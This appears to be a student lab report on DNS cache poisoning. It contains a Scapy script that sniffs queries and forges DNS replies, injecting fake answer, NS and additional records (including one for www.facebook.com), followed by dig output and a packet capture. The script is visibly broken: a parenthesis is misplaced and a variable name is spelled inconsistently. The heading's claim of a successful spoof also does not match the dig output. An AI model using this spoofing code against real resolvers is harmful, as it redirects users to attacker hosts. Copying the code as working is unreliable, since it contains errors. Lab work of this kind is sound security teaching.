
```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Ansec = DNSRR(rrname=pkt[DNS].qd.qname)[4], type='A', ttl=259200, rdata='10.0.2.9')
        NSsec1 = DNSRR(rrname=(pkt[DNS].qd.qname)[4:], type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname=(pkt[DNS].qd.qname)[4:], type='NS', ttl=259200, rdata='ns.example.net')
        Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='3.4.5.6')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, nscount=2, arcount=3, an=Ansec, ns=NSsec1/
        NSsec2, ar=Addsec2/Addsec3)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.8 and dst port 53)', prn=spoof_dns)
```

## After the use of dig



```
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 2228
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.example.net.      IN      A
;; ANSWER SECTION:
www.example.net.    600     IN      A      93.184.216.34
;; Query time: 5 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Sun Oct 17 11:43:35 EDT 2021
;; MSG SIZE rcvd: 60
[10/17/21]seed@Nikhil_PES1UG20CS821:~$
```

## Additional section getting spoofed



No.	Time	Source	Destination	Protocol	Length	Info
2	2021-10-17 11:43:35.2935008...	127.0.0.1		DNS	88	Standard query 0x08b4 A www.example.net OPT
3	2021-10-17 11:43:35.2935837...	10.0.2.9	49.205.72.130	DNS	88	Standard query 0x5ab0 A www.example.net OPT
4	2021-10-17 11:43:35.2971583...	49.205.72.130	10.0.2.9	DNS	104	Standard query response 0x5ab0 A www.example.net...
5	2021-10-17 11:43:35.2974379...	49.205.72.130	10.0.2.9	DNS	123	Standard query response 0x5ab0 A www.example.net...
6	2021-10-17 11:43:35.2974665...	10.0.2.9	183.82.243.66	DNS	88	Standard query 0x5ab0 A www.example.net OPT
7	2021-10-17 11:43:35.2988186...	127.0.1.1	127.0.0.1	DNS	104	Standard query response 0x08b4 A www.example.net...
8	2021-10-17 11:43:35.3076027...	183.82.243.66	10.0.2.9	DNS	104	Standard query response 0x5ab0 A www.example.net...
9	2021-10-17 11:43:35.3076324...	10.0.2.9	183.82.243.66	ICMP	132	Destination unreachable (Port unreachable)
10	2021-10-17 11:43:35.3516983...	183.82.243.66	10.0.2.9	DNS	123	Standard query response 0x5ab0 A www.example.net...
11	2021-10-17 11:43:35.3517227...	10.0.2.9	183.82.243.66	ICMP	151	Destination unreachable (Port unreachable)

Type: NS (authoritative Name Server) (2)  
Class: IN (0x0001)  
Time to live: 10  
Data length: 2  
Name Server: www.example.net  
▼ Additional records  
  ▼ www.example.net: type A, class IN, addr 10.0.2.8  
    Name: www.example.net  
    Type: A (Host Address) (1)  
    Class: IN (0x0001)  
    Time to live: 10  
    Data length: 4  
    Address: 10.0.2.8

Frame (frame), 123 bytes